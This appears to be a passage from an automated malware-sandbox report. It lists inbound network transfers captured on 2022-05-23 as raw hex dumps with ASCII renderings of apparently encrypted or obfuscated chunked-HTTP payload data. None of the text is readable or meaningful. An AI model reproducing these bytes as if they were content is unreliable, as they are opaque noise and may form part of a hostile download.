2022-05-23 06:34:53 UTC	176	IN	Data Raw: 37 35 3c 65 64 6b 67 65 21 7a 24 55 39 6b 2b 68 00 4e 31 6b 6a 5e 48 3c 4d 31 76 66 40 24 5f 79 69 58 50 2b 6f 2a 68 48 2a 66 5a 51 6c 35 76 43 35 71 6a 66 58 45 72 67 78 6a 63 43 62 34 76 5f 65 37 35 3c 65 64 6b 67 65 21 7a 0a 21 5c 13 5f 68 00 4e 57 c4 68 5e 48 2c 4d 31 76 d6 42 24 5f 7d 69 58 50 2b 6f 2a 68 48 2a 66 5a 51 6c 35 56 43 35 11 44 14 3c 24 06 06 78 6a d9 49 62 34 76 9f 67 37 35 30 65 64 6b d3 67 21 7a 24 55 39 6b 2b 68 00 4e 31 6b 6a 1e 48 3c 0d 1f 12 07 34 45 5f 79 69 c0 53 2b 6f 2a b8 4a 2a 66 5a 51 6c 35 76 43 35 71 6a 66 58 45 72 67 78 6a 63 43 62 74 76 5f a5 19 45 58 04 10 0a 67 65 dd 75 24 55 39 8b 29 68 00 5e 31 6b 6a 9e 4a 3c 4d 31 76 66 40 24 5f 79 69 58 50 2b 2f 2a 68 08 2a 66 5a 51 6c 35 76 43 35 71 6a 66 58 45 72 67 78 6a 63 43 Data Ascii: 75<edkge!z$U9k+hN1kj^H<M1vf@$_yiXP+o*hH*fZQl5vC5qjfXErgxjcCb4v_e75<edkge!z!_hNWh^H,M1vB$_}iXP+o*hH*fZQl5VC5D<$xjIb4vg750edkg!z$U9k+hN1kjH<4E_yiS+o*J*fZQl5vC5qjfXErgxjcCbtv_EXgeu$U9)h^1kjJ<M1vf@$_yiXP+/*h*fZQl5vC5qjfXErgxjcC
2022-05-23 06:34:53 UTC	179	IN	Data Raw: 33 34 66 61 0d 0a 81 49 28 73 e8 1d 27 47 7c d5 97 c9 5f 11 9e 8c 71 ea fd 06 42 f8 2f 9d 9f 00 05 c6 0b 9d 63 28 27 43 55 d6 20 40 b4 49 12 53 cc 2d fa a0 3f 53 34 d7 6b 2b e9 75 39 08 18 e2 f1 c3 79 3a b8 33 7d 87 61 28 4f 64 d5 50 93 88 ad 2d 82 a1 2b 2d a6 8d f4 9c 45 bc 24 1d e7 1d 32 cf c7 87 95 e2 0e 15 7b 6c da aa b6 40 4b 72 7d 14 51 ee 64 0d ad 10 0e ac 6e 1f d1 09 20 6b eb 2b 3f 2d 48 0c 47 0d 05 53 07 f0 2c 2f d1 5e 18 a5 86 25 14 ed 1f 26 e5 70 7d 84 70 06 ff 13 28 45 b3 0a 0f 6e e2 36 15 b7 c1 44 17 b6 40 4b 36 92 f0 49 ee 64 0d ad 10 12 ac 6e 1f 74 04 c3 6b d2 95 23 14 e2 ba 3b 11 b7 c5 e7 fe 08 40 d6 00 a5 fb 81 4b e0 a7 b3 54 e5 78 01 c8 78 06 9d 87 73 8f a3 8e 7b a0 a2 aa 67 bd 3b 28 e4 72 42 d2 89 9b 94 e6 10 56 e1 47 bd 07 e0 6e 1f 89 Data Ascii: 34faI(s'G|_qB/c('CU @IS-?S4k+u9y:3}a(OdP-+-E$2{l@Kr}Qdn k+?-HGS,/^%&p}p(En6D@K6Idntk#;@KTxxs{g;(rBVGn

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:34:53 UTC	192	IN	Data Raw: 31 31 62 62 0d 0a 1e 00 24 96 76 a0 de 7c 0c a2 2d 43 89 74 0c 45 cf 76 3c cc 7c 11 c4 1e 10 3a f8 1c 3f 52 7a 79 23 e3 0d 4d ef 1f 16 ab 70 11 2b f1 7e 6a e7 2d 22 37 84 7e e5 e8 0e 05 8c 49 9a 40 74 c2 dd a4 8e 6f ee 30 46 fb 69 32 8d 72 7b d5 81 3b 56 23 94 20 ad b7 08 56 ff 23 77 e3 1a 1e d1 01 f4 2b ae 4f 0f 58 fb 0b 3d d0 19 52 ca 63 4b 68 eb 13 3f 54 bd 66 55 e1 26 24 eb 71 3d 98 20 50 34 54 87 64 ea 2a 02 80 7d ea a9 b2 26 4c d0 39 cf 22 53 9d bf 63 f6 9c d8 75 ac 81 cd 59 f0 24 3f d1 5e 08 00 5e 1c 65 ed 1f 36 e5 70 69 84 70 16 f7 fb 1d 45 f3 2a 1f f1 be 62 d8 b5 03 38 65 75 43 fc ee 21 0c ee 20 06 bd 61 32 60 49 5d 68 81 0b 56 de f7 5e 48 57 08 56 5c ef 05 43 de 3c 0e 17 ed d4 90 ab 1d 2f 1c ff 0d 3e e7 70 11 ca 70 4e ad 23 3f 32 bc 88 78 eb 2e Data Ascii: 11bb$v\|-CtEv<\|:?Rzy#Mp+~j-"7~I@to0Fi2r{;V# V#w+OX=RcKh?TfU&$q= P4Td*}&L9"ScuY$?^^e6pipE* b8euC! a2`I]hV^HWV\C</>ppN#?2x.
2022-05-23 06:34:53 UTC	196	IN	Data Raw: 31 30 36 64 0d 0a 43 e3 79 5e a8 74 31 87 bd 20 4c b8 ce 9a de bb 49 7d 32 ea 5e 40 49 3e 29 6b ad 1b 78 bb 5b 8b 76 a7 2d 14 54 f8 1c 68 b2 ee 11 19 e3 05 1a 91 bb 7a a6 e4 9f 40 ff b0 83 60 d1 08 42 e6 0d 5a 94 ca e6 34 fd 1a 55 bc 70 14 ee 21 2b ec 20 19 32 af 50 7b 04 29 68 8b 06 01 83 34 6c 4a 3c 05 ba 63 55 2f 26 5f c6 eb 22 56 2b 27 a3 2a 60 62 ef 18 49 24 bc 34 33 7d fa a2 ed 1a 75 3a 64 b9 22 ea 01 02 dd 2a a4 9a c8 f2 79 4d 78 8e 94 65 e0 1f 0c 56 b8 1e 03 c4 5b d9 36 ac 2f 6e dd 1a ec 31 f7 23 70 23 a5 79 69 99 35 1b 6a ab 2d 78 5f a6 5a 51 ed 40 46 71 db 35 7e 22 d3 00 42 ec 2d 42 2f c8 2f dc 9e 69 a3 37 35 83 88 bf 63 67 dd 1d e8 2d 55 b8 94 c6 b3 08 4e 3e ef a5 a5 b7 c3 a4 35 8d 99 bf e8 93 b5 e0 14 74 23 3a 62 e3 a4 62 e5 b6 21 ab 70 9e f7 Data Ascii: 106dCy^t1 LI}2^@I>)kx[v-Thz@`BZ4Up!+ 2P{}h4lJ<cU/&_"V+'*`bI$43}u:d'"*yMxeV[6/n1#p#yi5j-x_ ZQ@Fq5~"B-B//i75cg-UN>5t#:bb!p
2022-05-23 06:34:53 UTC	201	IN	Data Raw: 37 38 30 65 0d 0a fc e8 80 71 9b bd dc 75 89 f4 98 6c ef 14 61 42 a6 14 4e 53 47 e3 40 52 6f e4 5e 35 3c a2 20 4f 53 00 02 59 24 d4 4d 4f 1f 2e fe 09 9c ea 2e 7a 7c b9 eb 31 76 e7 34 00 6b 75 55 31 fd ec ea 22 6a 48 2a fb 7f 37 6c be fb 4b 37 71 6a 91 b9 84 98 61 f1 ff 6b 41 62 34 f7 ea 6d 35 35 3c be 73 2c 2f a4 84 72 26 55 39 67 aa dd 08 4c 31 6b df 71 39 5a c6 b4 7e 64 40 24 d4 3d 4d 6c db 6f 4b 1a e3 1c 0e 5e b2 23 24 35 76 0b be a9 22 e5 a0 ba 7d e3 2a 94 9c bc da 8d 21 56 65 de 89 c1 9a 9b 23 ee 19 05 22 9c 87 78 62 2b 81 ad b3 ce 94 ad 1a 6c 0c 52 62 71 66 0c a9 12 d9 21 d3 9b aa 2b 0e 58 cd 09 66 5a 90 08 11 46 48 b4 05 4e 56 f7 54 c5 5c bf ef 6b 41 62 34 2c 52 bd 37 b4 b9 6d 66 6b 67 1f 21 85 db d4 8c 63 29 68 00 32 ba 35 cc df fd 34 4f 31 76 0c Data Ascii: 780equlaBNSG@Ro^5< OSY$MO..z\|1v4kuU1"jH*7lK7qjakAb4m55<s,/r&U9gL1kq9Z~d@$=MloK^#$5v"}*!V e#"xb+lRbqf!+XfZFHNVT\kAb4,R7mfkg!c)h254O1v
2022-05-23 06:34:53 UTC	217	IN	Data Raw: 93 d6 c8 74 fe db 25 48 05 ec f9 96 2d eb 12 7c 75 60 5c a4 36 a4 07 46 00 b1 d6 12 37 71 b7 21 40 5f 26 92 c1 3e 0f 97 78 ba c3 2c 03 8c 70 aa 82 58 0c b5 09 15 42 27 f8 b0 82 d3 33 d9 24 0f 5b d1 9f 89 af e7 2e 75 58 ea e5 81 b0 fa 2e 42 6c ce 36 43 48 82 9f f4 63 34 3e d6 60 4e 2a 3e 65 2c e0 ac 2d a2 be 74 0e 71 94 cb a4 cc 06 b2 87 22 99 0c 18 7d 16 b3 6b 40 e3 1b 5d 5d 42 46 2c 6f ed 2c 6c 12 5b 5f 5e 6c f2 32 67 6d c1 45 0b 58 fd d1 53 46 58 e2 0f 46 6c 4c da 4b 9f b4 78 41 3c c4 c1 9a de f1 68 71 61 9c ca 43 ca 9f d8 68 a0 9f a1 3a c4 7d 52 3e c1 50 7b 21 6d a1 c4 2a a8 6e 4c 20 71 bd 0b 51 ad 59 52 2b 25 f0 1e 42 30 a3 45 6f 78 ad 27 67 02 ff 06 d9 65 f6 51 18 05 6d ea 13 41 41 0c 24 bc 35 ac 6f 4c 50 9f af fc 6a 35 0c 18 1d 22 ff 22 64 74 de 35 Data Ascii: t%H-|u`\6F7q!@_&>x,pXB'3$[.uX.Bl6CHc4>`N*>e,-tq"}k@]]BF,o,l[_^l2gmEXSFXFlLKxA<hqaCh:}R>P{!m*nL qQYR+%B0Eox'geQmAA$5oLPj5""dt5
2022-05-23 06:34:53 UTC	231	IN	Data Raw: 31 31 65 38 0d 0a ab 34 b0 e0 02 1c 74 1b 4e a3 2c 6c 1a b7 36 75 5c b4 32 67 05 a2 a6 66 58 c4 06 43 48 6d 60 ba 6a f3 32 7b 51 8c e4 05 65 e5 2f 43 51 1d 3a db aa b8 27 0f 5c 7a fe ef f8 eb 2a 6c 08 0a 3c 88 f5 cb 60 7b 4d e2 1c 74 1b 87 de 17 49 2a 2e d3 54 cd d2 77 43 7d fa bd 2e d3 8e 3a ec 24 4e 03 0b e1 f0 26 00 2d c8 d5 f0 a9 ed 3f 43 75 a8 36 00 5d 6c 38 7d 3f 48 c3 9d 4f 12 a2 b7 c3 05 b0 9a ee 44 24 5f 4a a9 9f 14 0f 37 95 3d 49 2a dd 8b 02 6a 35 ff 07 11 2d 59 90 d3 bb f3 9c 0c 49 67 43 6d b0 35 5b 65 37 b4 c7 b4 37 6d 67 6a a5 57 20 55 39 ea d0 71 96 48 31 64 ee f9 48 3c 4d b0 8d 4a 92 2f 5f 76 ec 57 58 2b 6f ed ed f8 29 66 5a 89 ee 25 76 c2 80 c1 69 66 58 d4 b9 fe f1 eb e6 f3 61 34 76 f0 38 37 35 b7 e8 d4 68 67 65 99 65 a1 be 68 27 a6 ed 70 Data Ascii: 11e84tN,l6u\2gfXCHm`j2{Qe/CQ:'\z*l<`{MtI*.TwC}.:$N&-?Cu6]l8}?HOD$_J7=I*j5-YIgCm5[e77mgjW U9qH1dH<MJ/_vWX+o)fZ%vifXa4v875hgeeh'p
2022-05-23 06:34:53 UTC	235	IN	Data Raw: 35 63 65 34 0d 0a f2 7b cd 37 35 3c ee e1 43 63 65 21 f3 a0 71 a1 6b 2b 68 48 c3 74 ab 22 d7 cc 18 dd 31 76 66 cb 61 c3 f0 ed 7c d8 2b 6f 2a e3 0d b2 ef de 75 ec 35 76 43 be f4 4a 62 58 45 3e ec b7 e3 27 67 1a bf 33 d3 2d bc e2 b5 21 40 1b ec 20 b5 f3 60 71 51 e0 6e cc 89 0a 15 0b e1 db 78 38 4d 31 ff 22 64 7c d4 3c c9 d1 14 0f 3f a1 ed 70 2e 66 5a 19 e5 41 52 03 bc 35 4e 56 d3 00 f6 23 f3 2f e3 c8 2f bc ff 1b 41 17 dd df 2f 9b 94 2b ee d9 32 a1 95 36 ef b8 93 ff b1 89 4b 80 51 48 7d f3 30 76 66 40 cd 80 80 96 a7 97 6e eb cf 88 05 2a 0d 1f d5 6b bc 33 c7 8d 54 23 f4 7c 84 17 e3 75 eb 16 c7 62 54 be 7b a2 72 b5 c8 83 4a 6b e6 10 a1 bb 0f 2d 29 ea 5e e8 f0 c5 68 7b ad db 70 38 4d 31 9e 70 73 24 9e dc 51 5c 50 2b 65 a1 e5 70 2e 66 5a a6 8d 1e bc 92 dc 72 a0 Data Ascii: 5ce4{75<Cce!qk+hHt"1vfa|+o*u5vCJbXE>'g3-!@ `qQnx8M1"d|<?p.fZAR5NV#//A/+26KQH}0vf@n*k3T#| ubT{rJk-)^h{p8M1ps$Q\P+ep.fZr
2022-05-23 06:34:53 UTC	251	IN	Data Raw: 46 14 9e 3e 20 37 35 b9 a5 6b ef 32 9a de 85 9c c3 8d 6b 2b 81 dd b0 ce 94 ad 1b cc 66 dc b5 76 de df 36 bb 50 25 d5 15 eb ee 5f ec a4 25 9e ab d0 19 b1 c9 41 4f 80 ad 23 d0 f9 59 57 78 eb 16 cb 3d 81 3b b2 e4 72 bd 86 9b 64 6b e6 10 a9 91 70 23 d4 ac 6e e8 ac 29 85 6b e1 13 c8 cb ac 1a bc b7 a9 27 95 b8 80 5d d9 66 ef ab 1d c8 64 fc 5b 51 ab 70 0e 25 19 d6 6a e7 1d 3d 41 5d 87 95 a2 2e 1a 3f f7 2a 1d ed 53 37 65 ef 2e 1f 21 aa 37 a4 de 6c e3 a0 25 84 c7 75 4f 42 99 0c 18 6d 59 76 66 40 cc 78 6f 96 a7 97 6e af 42 68 48 2a a1 1f 29 e7 cc 97 43 5e 34 12 2a d1 00 0a e6 3d 12 c5 8f 62 34 f7 2a 1d 1d 17 28 26 ef 2e 1f 8d a9 3d db aa 71 e2 6e b8 c7 0b 95 88 7a 10 48 bd 08 95 c8 38 bf db de 0c cd f9 3b 66 6f ed 2d d4 a4 e7 bc 51 07 70 ea 01 bc 34 f6 e7 2d d9 ce Data Ascii: F> 75k2k+fv6P%_%AO#YWx=;rdkp#n)k']fd[Qp%j=A].?*S7e.!7l%uOBmYvf@xonBhH*)C^4*=b4*(&.=qnzH8;fo-Qp4-
2022-05-23 06:34:53 UTC	258	IN	Data Raw: 32 31 65 63 0d 0a 59 45 72 aa de 5d 63 c2 ef 4c 77 5f 65 53 a7 f0 02 e5 de 1f 64 21 7a 8c a1 b1 45 40 e5 78 4f 31 6b 76 d7 c5 44 4c 31 76 e7 f5 5c 5e 79 69 36 6f 07 4c a1 e5 30 2b 66 5a 6a 9d 8d 77 43 35 71 65 22 80 ce b1 2f f9 ae 23 41 62 34 37 01 3a 69 6e 61 a6 a3 ee 1f 64 21 7a 47 12 96 6b aa ed 78 4f 31 6b c6 3c 48 3c 8c 94 0e 67 40 24 5c b8 cc 20 51 2b 6f 25 e9 fd 52 67 5a 51 39 28 44 eb f2 f4 1a 67 58 45 8c 0c 77 6a e8 ce 12 35 76 5f dd 24 4d c7 44 29 e0 a1 92 c0 51 ee 84 d0 68 e1 a9 e9 48 b8 e6 1a 5f 48 3c cc 84 06 67 40 24 1c e0 4e e6 d1 9e 1f 2b 68 48 32 3a 74 ef e7 a0 06 42 35 71 e1 eb 20 44 72 67 90 f0 04 43 62 bf 86 e7 21 10 3a 3c 8c 83 95 98 9a e6 ff 54 54 39 6b e7 f2 fc 4e 5a ee 1a 5f 48 3c 30 79 fb 2a 64 14 d6 fc 19 59 50 2b ee af 18 49 2a Data Ascii: 21ecYEr]cLw_eSd!zE@xO1kvDL1v\^yi6oL0+fZjwC5qe"/#Ab47:inad!zGkxO1k<H<g@$\ Q+o%RgZQ9(DgXEw j5v_$MD)QhH_H<g@$N+hH2:tB5q DrgCb!:<TT9kNZ_H<0y*dYP+I*
2022-05-23 06:34:53 UTC	267	IN	Data Raw: 36 37 33 33 0d 0a 9a 3e 87 60 7b 41 c4 20 5d 2b a8 6e 4c 74 da 58 5a 51 ab 71 52 03 0d 05 6e 66 9f 01 56 23 13 44 62 43 a5 70 52 3f 9f 74 66 3c a4 00 4f 07 61 a0 3e 00 35 f1 26 2b 68 81 02 15 0b 51 ac d0 ae cc 45 52 06 c4 24 1c 11 ae 1c 74 53 4f 53 b9 48 41 22 7e 29 1b bc 32 67 4d c9 2f 46 8f 01 b3 03 5c 12 60 c2 16 10 0e 01 ea c5 3f fb 21 40 5b 76 fd 6e 7a af 19 1d 5b dc 89 c1 a4 34 e2 3e 7a 78 bd 39 15 46 a9 f5 29 5f be 2d 7c 20 f1 3f a6 68 23 6e 42 2a 27 e5 71 52 33 f4 1d 4e 16 5e 84 16 43 08 64 e2 37 46 44 1a 16 21 9a f2 78 41 0c 47 d1 cd 21 bb 48 71 51 68 ea 04 24 26 21 ea 2e 7a 20 4e cb 31 76 e7 34 00 37 d9 fd 52 50 a0 2b 0e 00 c1 6e 42 72 da 28 11 16 07 be 35 4e 16 14 ce 7f dd 2d 6b 63 c8 36 10 46 d4 29 13 4d 71 ee ed 43 65 65 21 f3 60 71 19 83 11 Data Ascii: 6733>`{A ]+nLtXZQqRnfV#DbCpR?tf<Oa>5&+hQER$tSOSHA"~)2gM/F\`?!@[vnz[4>zx9F)_-\| ?h#nB*'qR3 N^Cd7FD!xAG!HqQh$&!.z N1v47RP+nBr(5N-kc6F)MqCee!`q

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:34:53 UTC	283	IN	Data Raw: be ba 76 a7 2d 7c 53 f8 24 00 ef f8 88 0d e9 3d 72 af 3c be 4b 71 fd 0e 6d 35 e1 23 38 0d f9 32 f0 e1 2e 2b 8a 6f dc a0 9a 89 7d c4 6e 64 82 be 9c de 85 1f a5 36 ef f9 6b 00 4e 0a 9c 65 da bf 3e 4d 31 f7 98 5d 65 50 79 66 dc 38 29 6f 2a e9 b6 ff ed 55 51 63 b1 48 41 35 71 51 95 57 c0 c1 63 78 6a a4 06 3a 0d f5 7f 65 b6 70 64 68 18 6b 67 e4 54 22 91 89 13 6b a0 2d 58 a6 41 40 95 a1 8f 79 15 94 bd a4 40 e5 32 21 79 10 db f3 27 a7 25 c8 ab 23 02 71 e3 35 76 c2 40 29 c0 e9 58 45 f9 22 20 e3 26 c3 a5 70 52 2b 79 89 d3 3c a4 08 4f 13 6b a0 36 00 21 57 6f c4 90 6b 0a 15 1f 49 d7 0c 18 39 b0 02 42 34 9e 48 d7 61 9f 14 0f 1f d5 a5 eb 2a e7 16 75 1c c0 29 7c 9d f0 1e 42 28 57 d4 fb 59 eb 17 67 12 a8 aa 74 ec f0 71 18 19 fc 08 c6 65 a0 3e 00 29 ee b6 d4 97 81 02 15 Data Ascii: v-|S$=r<Kqm5#82.+o}nd6kNe>M1]ePyf8)o*UQcHA5qQWcxj:epdhkgT"k-XA@y@2!y'%#q5v@)XE" &pR+y<Ok6!WokI9B4Ha*u)|B(WYgtqe>)
2022-05-23 06:34:53 UTC	293	IN	Data Raw: 32 32 64 65 0d 0a 2e f3 b3 2b c8 9b bd 32 7b 45 df b1 21 65 64 58 a7 2d a8 3e 00 69 71 e0 2e 56 f1 4e 31 ac 2e 7a 70 52 7e 35 76 2e c5 e4 2a 19 ae 1c 74 1f 0c 5a 93 48 93 d8 da 0f f4 74 ce 51 c8 90 f8 0d 1c 61 46 49 f1 2e 47 77 e3 40 52 6b 79 c7 1a 11 a2 20 4f 57 15 89 26 24 d4 7d 4f 1b c1 a8 b1 ce ea 1e 7a 78 45 c1 a3 af e7 04 00 6f de 58 a7 af aa 1b 0e 58 1c c3 ae 83 da 28 11 46 c8 71 55 5e 8e 8c c2 72 67 30 e3 66 92 92 34 76 17 ee e4 7d b7 aa 2c e0 3b 41 41 32 a7 91 69 34 63 97 e0 82 fd 27 e1 82 01 b5 16 39 3f ef 2b 34 16 f0 1a 40 19 a2 14 0a 29 1e 62 e5 b6 21 e7 b1 52 8b 35 71 6a 2e d3 f1 56 b7 78 6a 63 0b e9 98 52 9f 65 37 35 78 ee d0 4f c7 65 21 7a 6d dc 4a b3 a2 2c 24 06 ba ef 4e e6 48 3c 4d 78 ff 0d 88 65 d4 a0 e0 1c 74 13 e4 ae 4c f8 2a 66 5a 10 Data Ascii: 22de.+2{E!edX->iq.VN1.zpR~5v.*tZHtQaFI.Gw@Rky OW&$}OzxEoXX(FqU^rg0f4v},;AA2i4c'9?+4@)b!R 5qj.VxjcRe75xOe!zmJ,$NH<MxetL*fZ
2022-05-23 06:34:53 UTC	301	IN	Data Raw: 31 38 39 33 0d 0a 55 d0 2d d6 97 ff f6 3a 15 6f 5e 75 e8 d9 37 76 12 3c cd 6a 84 96 a7 97 6e 27 5c e1 32 2a e7 1f 19 e7 dd 76 43 b4 04 22 c0 f0 37 72 a0 3d 52 cc 91 1c 34 b7 32 5d 3c b4 49 5d a1 d7 a8 7a 4a 3f 1c 21 b0 2e 13 e9 75 76 4a e2 74 34 8f 79 7d 05 72 9d 40 e5 32 49 66 99 35 1b 61 ab 1d 78 a9 1b 2a 51 ab 70 36 5d cd 00 6a a7 35 05 75 e6 0d 2a bd 7f 61 34 fd 12 25 73 be 71 55 20 e0 22 5d aa 2f 6c dc 75 4f 0b 20 8b 81 d9 68 fb a1 b7 b7 8b 79 f5 a2 10 65 01 26 37 03 0d e8 a3 e6 28 1b 62 e5 b6 61 24 be af ab 3f 8b 95 99 10 ce 77 7c b6 6a 63 84 26 10 2e 47 29 38 35 74 e0 a4 1e 30 a2 65 5e 04 5e fd c3 2b d1 9c b8 6f 3d 2b e6 be 35 9f 5c f7 12 64 04 fb b0 16 33 d1 5f 4b 0a 58 5c f0 0d 9d 15 48 6d 00 2b e4 71 eb 22 7c 1d 26 d7 87 95 e2 07 46 6c f3 83 65 Data Ascii: 1893U-:o^u7v<jn'\2*vC"7r=R42]<I]zJ?!.uvJt4y}r@2If5ax*Qp6]j5u*a4%sqU "]/luO hye&7(ba$?w|jc&.G)85t0e ^^+o=+5\d3_KX\Hm+q"|&Fle
2022-05-23 06:34:53 UTC	308	IN	Data Raw: 36 35 62 0d 0a c3 47 61 37 35 0b eb 2a 56 a0 20 bd 9d bc 90 39 ea 66 f4 fe b1 ec 6c eb 2b d4 b1 66 e1 71 a1 05 a8 fb 51 14 58 3b 6e e3 31 e1 0d a6 de 27 5d a2 f2 fd 0e b9 86 8b a7 b2 43 fb 32 f4 eb 16 cf 76 34 58 5f ee ba 1d 38 65 64 e0 22 f5 a8 fe 00 dd 39 6b 2b e3 45 c2 b8 2f 4e 26 c3 79 d1 b8 32 42 30 af da 61 6d 58 50 a2 2b 0e 00 00 a7 23 f2 19 e5 71 52 23 be f4 7a 62 58 45 3a ee 24 4e 3b ca 26 10 26 d4 20 b3 bc 78 41 2c e0 22 c5 a8 3e 00 15 b2 2e ab 20 89 02 15 53 e3 1a 6c 0c c6 74 e2 ef 04 00 77 f2 2c c0 14 a0 22 a2 2c c3 af 46 5e 51 6c bc 32 67 15 99 71 0a a7 ba b5 e2 68 6e 63 43 ed 8b 16 5f 29 bc f6 cb bd dc b0 2c 0d 0e 61 db d4 8c 7b 2f 68 00 76 b6 61 6c 9f e5 2c 49 31 76 63 c1 91 4f 7d 69 58 d4 85 56 2a af cd 32 62 5a 51 c6 aa 04 43 b4 f4 72 62 Data Ascii: 65bGa75*V 9fl+fqQX;n1']C2v4X_8ed"9k+E/N&y2B0amXP+#qR#zbXE:$N;&& xA,">. Sltw,",F^Ql2gqhnc C_),a{/hval,I1vcO}iXV*2bZQCrb
2022-05-23 06:34:53 UTC	309	IN	Data Raw: 31 31 35 62 0d 0a 28 07 f2 79 55 b8 37 74 65 a0 3f 14 1d 6e 94 d4 9f f1 cf 44 5b 2d 3e e6 7b 09 ba be e7 35 14 3c ad d5 1f db 6e 5f 6b 53 89 59 01 1b da b5 1e ae 84 70 49 da 5c ed 45 19 22 40 47 ea 06 5a 8c f3 4f 27 3f b4 79 5d 67 30 98 9a a0 0f 1c 62 23 ba 34 af 45 7e 1a fc f3 5e 89 51 7d 21 fd 2b 70 d3 be 52 a3 89 b9 28 a5 eb 81 4d a3 2b 6a d0 29 05 39 48 ca 8e eb 13 68 ec f3 92 87 e1 26 73 e9 71 4e b7 78 c7 c8 c3 24 ed 68 2e e6 e2 7e 6c aa f2 1e b5 af 45 7e b4 1b a1 5e 89 51 7d 3d f7 13 70 7b ff 5c fb d9 25 1b 83 86 4d da a1 23 6a 96 29 05 60 3c 7b 71 eb 13 68 e9 05 cb 27 eb 26 73 c5 e2 76 5f 24 38 9a fd 21 4f bb e6 10 11 1b fb b7 66 e0 6e 58 44 75 e1 64 ec f5 48 3c 4d f6 33 5e e7 40 e0 79 a8 3d 68 27 ee 6f 50 40 01 66 5a d0 19 0d 17 4b 7b 87 ad 23 68 Data Ascii: 115b(yU7te?nD[->{5<n_kSYp\E"@GZO'?y]g0b#4E~^Q}!+pR(M+j)9Hh&sqNx$h.~lE~^Q}=p{\%M#j)`<{qh '&sv_$8!OfnXDudH<M3^@y=h'oP@fZK{#h
2022-05-23 06:34:53 UTC	313	IN	Data Raw: 32 35 62 66 0d 0a c3 71 5d 89 e9 74 a4 0d a8 98 42 92 81 c2 6c e0 a9 a1 2f ef 17 41 ed 40 66 39 1c d6 6b a1 1d 5d c8 76 7c 6a e2 0e 7a cb 0b b4 9d f6 50 24 6e e5 1e 7f 33 cd 91 5f 19 b2 6e cc f3 00 4e ba 3e 72 d5 05 2c 00 ba f6 e6 42 24 5f 91 84 07 50 2b a8 6f 70 09 2c 6c 5a d0 29 2d 5b d2 35 71 eb 23 40 76 23 98 87 eb 16 5b 08 d9 7c 5f a2 72 25 d2 a7 59 6b a6 00 31 7c a5 20 29 7f 00 1d 0f c5 64 7b e1 13 50 70 c6 34 ec fd 40 24 17 fa ad 68 0d c2 43 26 68 48 a3 2a 7e 59 39 7d fd af 7d f2 86 06 9f 00 82 65 a6 66 63 70 a2 bd 33 ab a2 72 25 85 0d 5c 6b a6 00 31 6a a5 20 29 e5 15 17 4e c5 74 7b e3 1b a4 fb 08 21 db 7e 6b 24 de 3c 79 0c 45 2b 6f a1 25 58 92 a7 9a 91 ac c2 97 82 df 77 e3 33 48 c4 3f 77 bd d1 9b 90 e3 41 66 89 9c 3a ea b7 20 74 e2 22 8d e6 3f 0c Data Ascii: 25bfq]tBl/A@f9k]v|jzP$n3_nN>r,B$_P+op,lZ)-[5q#@v#[|_r%Yk1|)d{Pp4@$hC&hH*~Y9}}efcp3r%\k1j)Nt{!~k$ <yE+o%Xw3H?wAf: t"?
2022-05-23 06:34:53 UTC	323	IN	Data Raw: 31 31 63 64 0d 0a a6 35 bd 29 40 2f 40 a3 dd e3 a5 21 1d 2f e1 bf f5 d7 ba 2f 4e 1a c3 78 69 71 9e 34 4f 24 5f 31 e0 5d 57 52 6f 2a 24 c3 e1 2a d1 94 e7 e3 3e c8 fa 39 e1 3a 7c 25 3a ec 14 4e 0b 0b e9 40 52 2f 2d b4 f1 6c 3a 2c 94 87 a9 a8 36 00 5d 6c 38 7d 3f 48 c3 9d 4f e2 a0 b7 c3 05 b0 9a 1e 42 24 5f f2 d4 f8 51 2b 6f 62 e3 fd 82 67 5a 51 5f fc ff 0f 11 2d d2 70 f5 41 72 a0 3c 4e 3b 90 24 3d 76 6c be 0a 51 46 64 64 64 e3 c1 25 7a 24 68 2f c6 2f 68 0f ca f2 68 6a 5e 75 98 0e 34 76 69 c4 ab 5c 79 69 65 17 f3 6a 2a 67 cc 64 64 5a 51 51 2e d8 45 35 7e ee 52 5a 45 72 5a d6 dc 65 43 6d b0 2b 5e 65 37 08 75 45 6f 6b 68 e1 5d 7e 24 55 04 65 f6 67 00 41 b4 0a 6e 5e 48 fb c8 99 77 66 40 c9 97 9d 69 33 d5 83 6e 2a 68 1a a3 e3 f2 50 6c 35 ce 98 b4 c8 1c e7 dd ed Data Ascii: 11cd5)@/@!//Nxiq4O$_1]WRo*$*>9:|%:N@R/-l:,6]l8}?HOB$_Q+obgZQ_-pAr<N;$=vlQFddd%z$h//hhj^u 4vi\yiej*gddZQQ.E5~RZErZeCm+^e7uEokh]~$UegAn^Hwf@i3n*hPl5
2022-05-23 06:34:53 UTC	327	IN	Data Raw: 31 32 37 0d 0a 65 2e fe e7 57 39 6b 16 b2 c4 4c 31 64 ee 70 4a 3c 4d 0c bb 08 45 24 50 fd 9d 59 50 2b 52 ec 08 43 2a 69 de 17 6d 35 76 7e 26 06 61 66 57 c1 54 66 78 6a 5e 4c a0 39 76 50 e1 90 35 3c 65 59 1c 5b 6b 21 75 a1 bd 3b 6b 2b af 45 91 c9 33 5a 5e f0 05 cc 22 4e 2a cd 61 b8 f2 24 87 a7 ca 44 e0 b9 a1 29 ac 9b b8 6a bc 3b 9c b4 04 b5 df 8c 43 72 a0 3d bd 00 95 c3 34 b7 3a b2 32 b4 79 b2 ce 31 98 9a a0 0f f3 19 65 58 3f af 45 95 37 92 d0 5e c9 79 96 0b 8a 99 bf a5 12 a2 e8 6f 93 8c ee 5f b3 64 4d 90 fd 96 29 4a 2a 11 ff 71 eb 23 27 18 07 98 87 ab 06 3c 65 b5 03 20 14 45 d9 58 ee 21 14 ee 21 05 52 af 10 e2 2f a0 25 d7 c5 27 e0 27 81 c1 78 69 11 9e 2f 0d da a0 c1 66 9a 5d 2b 86 3d 97 b7 d5 a1 1f 2e e9 18 d2 43 7d fc 3c 5e 14 c8 3f 80 b9 07 1c 4b 09 71 Data Ascii: 127e.W9kL1dpJ<ME$PYP+RC*im5v~&afWTfxj^L9vP5<eY[k!u;k+E3Z^"N*a$D)j;Cr=4:2y1eX?E7^yo_dM)J* q#'<e EX!!R/%"xi/f]+=.C}<^?Kq
